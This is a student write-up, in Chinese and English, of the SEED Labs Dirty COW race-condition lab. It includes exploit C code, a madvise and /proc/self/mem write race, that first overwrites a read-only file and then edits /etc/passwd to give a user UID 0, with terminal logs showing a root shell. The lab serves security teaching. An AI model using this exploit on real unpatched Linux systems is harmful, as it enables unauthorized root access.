
Lab5


——*The Dirty COW vulnerability is an interesting case of the race condition vulnerability.*

1. 实验要求
   - https://seedsecuritylabs.org/Labs_20.04/Files/Dirty_COW/Dirty_COW.pdf
   - Labsetup.zip
   - Note::This lab needs to use the **SEEDUbuntu-12.04 VM**
2. 实验过程
   - 原理：抓非原子操作的时间窗口；defense：操作原子化 & 权限最小原则
   - Task 1: Modify a Dummy Read-Only File
     - 首先按如下操作创建 dummy file；




```
[11/17/23]seed@VM:~/COW$ sudo touch /zzz
[11/17/23]seed@VM:~/COW$ sudo chmod 644 /zzz
[11/17/23]seed@VM:~/COW$ sudo vim /zzz
[11/17/23]seed@VM:~/COW$ cat /zzz
111111222222333333
```

     - 尝试以普通用户身份写入 `/zzz`，无法通过权限检查；




```
[11/17/23]seed@VM:~/COW$ ls -l /zzz
-rw-r--r-- 1 root root 19 Nov 17 21:17 /zzz
[11/17/23]seed@VM:~/COW$ echo 99999 > /zzz
bash: /zzz: Permission denied
```

     - 原理是通过 open 检查后，经过竞态条件，在 `write()` 前先执行 `madsive()`，让内核丢弃映射内存的私有拷贝，从而使页表指回最初的映射内存，从而修改只读文件；



```
void *writeThread(void *arg)
{
  char *content= "******";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}


void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```


        - 漏洞利用过程与结果：编译文件 `gcc cow_attack.c -lpthread`




```
[11/18/2023 03:39] seed@ubuntu:~/COW$ ./a.out
^C
[11/18/2023 03:40] seed@ubuntu:~/COW$ cat /zzz
111111******333333
```

    - Task 2: Modify the Password File to Gain the Root Privilege

        - 首先添加 `hacker` 用户，可以看到此时 hacker 是一个普通的用户。




```
[11/18/2023 03:44] seed@ubuntu:~/COW$ sudo adduser hacker
Adding user `hacker' ...
Adding new group `hacker' (1003) ...
Adding new user `hacker' (1002) with group `hacker' ...
Creating home directory `/home/hacker' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for hacker
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
```




```
[11/18/2023 03:45] seed@ubuntu:~/COW$ cat /etc/passwd | grep hacker
hacker:x:1002:1003:,,,:/home/hacker:/bin/bash
```

            - 修改 `cow_attack.c` 文件后，利用 cow 漏洞成功将 hacker 提权至 root。



```
int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "hacker:x:1002"); 提供文件指针位置

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "hacker:x:0000";    要覆写的值
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
```



```
[11/18/2023 03:49] seed@ubuntu:~/COW$ gcc cow_attack.c -lpthread
[11/18/2023 03:50] seed@ubuntu:~/COW$ ./a.out
^C
[11/18/2023 03:50] seed@ubuntu:~/COW$ cat /etc/passwd | grep hacker
hacker:x:0000:1003:,,,:/home/hacker:/bin/bash
[11/18/2023 03:50] seed@ubuntu:~/COW$ su - hacker
Password:
root@ubuntu:~# id
uid=0(root) gid=1003(hacker) groups=0(root),1003(hacker)
```